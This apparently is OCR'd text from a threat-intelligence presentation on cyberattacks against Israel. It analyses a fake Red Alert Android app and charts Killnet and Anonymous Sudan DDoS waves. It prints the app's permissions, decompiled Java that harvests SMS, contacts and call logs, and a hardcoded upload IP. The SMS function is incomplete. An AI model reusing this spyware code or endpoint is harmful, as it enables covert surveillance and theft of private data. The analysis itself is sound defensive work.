
```
android.permission.VIBRATE
android.permission.INTERNET
android.permission.WAKE_LOCK
android.permission.ACCESS_NETWORK_STATE
android.permission.RECEIVE_BOOT_COMPLETED
android.permission.ACCESS_COARSE_LOCATION
android.permission.ACCESS_FINE_LOCATION
android.permission.BLUETOOTH
android.permission.BLUETOOTH_ADMIN
android.permission.READ_SMS
android.permission.READ_CONTACTS
android.permission.GET_ACCOUNTS
android.permission.READ_CALL_LOG
android.permission.READ_PHONE_STATE
android.permission.ACCESS_COARSE_LOCATION
android.permission.ACCESS_FINE_LOCATION
android.permission.READ_PHONE_NUMBERS
android.permission.READ_PRIVILEGED_PHONE_STATE
android.permission.QUERY_ALL_PACKAGES
```

Harvesting Data



```java
private TheData getData() {
  TheData theData = new TheData(this.c.getApplicationContext());
  try {
    theData.addData("Contacts", getAllContacts());
  } catch (Exception exception) {
    theData.addData("ContactsException", exception.getMessage());
  }
  try {
    theData.addData("SMS", getAllSMSes());
  } catch (Exception exception) {
    theData.addData("SMSException", exception.getMessage());
  }
  try {
    theData.addData("CallLog", getAllCallLogs());
  } catch (Exception exception) {
    theData.addData("CallLogException", exception.getMessage());
  }
  return theData;
}
```

Harvesting SMS



```java
private String getAllSMSes() throws JSONException {
  Cursor cursor = getContext().getContentResolver().query(Uri.parse("content://sms/"), null, null, null, null);
  Vector<String> vector = new Vector();
  if (cursor != null && cursor.moveToFirst())
    while (true) {
      JSONObject jSONObject = new JSONObject();
      if (cursor.getColumnIndex("body") != -1)
        jSONObject.put("body", cursor.getString(cursor.getColumnIndex("body")));
      if (cursor.getColumnIndex("subject") != -1)
        jSONObject.put("title", cursor.getString(cursor.getColumnIndex("subject")));
      if (cursor.getColumnIndex("address") != -1)
        jSONObject.put("sender", cursor.getString(cursor.getColumnIndex("address")));
      if (cursor.getColumnIndex("date") != -1)
        jSONObject.put("date", new Date(Long.parseLong(cursor.getString(cursor.getColumnIndex("date")))));
      if (cursor.getColumnIndex("date_sent") != -1)
        jSONObject.put("date_sent", new Date(Long.parseLong(cursor.getString(cursor.getColumnIndex("date_sent")))));
      if (cursor.getColumnIndex("read") != -1) {
        boolean bool;
        if (cursor.getInt(cursor.getColumnIndex("read")) != 0) {
          bool = true;
        } else {
          bool = false;
        }
        jSONObject.put("read", bool);
      }
  return "No SMSes found.";
}
```

Upload

```
public static String getOnionAddress() {
  return "http://23.254.228.135:80/";
}
```

Anti Debugging/Emulation/Test

Rudimentary checks for whether the application is under runtime analysis. It does not, however, protect the malicious code against static analysis.

The app also features anti-debugging, anti-emulation, and anti-test mechanisms that protect it from researchers and code-reviewing tools.

AHMYTHRAT

AHMYTHRAT masquerading as Red Alert app. Using AhMyth Android backdoor.
Captures microphone recordings, downloads/uploads files, device location and connects to C2.


DDoS

Killnet

Anonymous Sudan


Layer 7 DDoS Attacks

Application-Layer DDoS Attacks targeting Israel over time




October 7
Hamas attack begins

Application-Layer DDoS Attacks targeting Palestine over time




October 7
Hamas attack begins

Layer 7 DDoS Attacks



DDoS attacks against Israeli websites
that provide civilians information and alerts on rocket attacks

Useful idiots

